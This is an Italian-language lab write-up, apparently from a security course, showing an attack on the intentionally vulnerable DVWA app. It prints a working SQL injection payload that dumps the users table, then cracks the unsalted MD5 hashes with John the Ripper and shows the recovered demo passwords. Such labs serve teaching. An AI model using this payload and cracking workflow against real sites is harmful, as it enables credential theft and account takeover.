

## PASSWORD CRACKING


In questa simulazione l'obiettivo era quello di prendere l'hash delle password presenti nel db di DVWA ed eseguire il cracking con il tool *John the ripper*.

Come sempre per prima cosa andiamo a configurare il nostro ambiente di test accendendo metasploitable e kali e verificando che comunichino tra loro, una volta sistemato l'ambiente possiamo procedere con la fase 1, ovvero recuperare gli hash dal db.

Per farlo ci rechiamo sulla DVWA hostata su Metasploitable e procediamo con l'attacco di SQL Injection per recuperare i dati che ci servono. Di seguito il codice sql iniettato:

```
%' and 1=0 union select null,  
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Come possiamo vedere DVWA ci stampa gli utenti con le relative password hashate.



Ci troviamo quindi nella situazione seguente e possiamo passare alla fase 2, ovvero il cracking delle password.

Utente	Password Hash MD5
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
Hack me	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Per farlo iniziamo salvandoci gli hash in un file .txt su kali che in questo caso chiameremo *pswhack.txt*

Apriamo quindi il terminale di Kali e lanciamo il comando:

`john -format=Raw-MD5 pswhack.txt`

Questo comando indica a John The Ripper di avviare il cracking delle password utilizzando l'hash MD5 grezzo (RAW) quindi senza salatura e prendendo gli hash dal nostro file.

Una volta completata la sessione lanciamo il comando:

```
john -show -format=Raw-MD5 pswhack.txt
```

Questo ci stamperà in output la password in chiaro come si può vedere dalla schermata seguente:

```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ john -format=Raw-MD5 pswhack.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=7
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 13:31) 13.51g/s 482027p/s 482027c/s 486178C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 pswhack.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)-[~/Desktop]
$
```

```
1 5f4dcc3b5aa765d61d8327deb882cf99 = password
2 e99a18c428cb38d5f260853678922e03 = abc123
3 8d3533d75ae2c3966d7e0d4fcc69216b = charley
4 0d107d09f5bbe40cade3de5c71e9e9b7 = letmein
5 5f4dcc3b5aa765d61d8327deb882cf99 = password
6
```

Ora che abbiamo terminato con John ci ritroviamo nella situazione seguente dove abbiamo appunto tutte le password in chiaro degli utenti recuperati tramite l'SQL Injection su DVWA.

Utente	Password Hash MD5	Password in chiaro
admin	<i>5f4dcc3b5aa765d61d8327deb882cf99</i>	<b>password</b>
gordonb	<i>e99a18c428cb38d5f260853678922e03</i>	<b>abc123</b>
Hack me	<i>8d3533d75ae2c3966d7e0d4fcc69216b</i>	<b>charley</b>
pablo	<i>0d107d09f5bbe40cade3de5c71e9e9b7</i>	<b>letmein</b>
smithy	<i>5f4dcc3b5aa765d61d8327deb882cf99</i>	<b>password</b>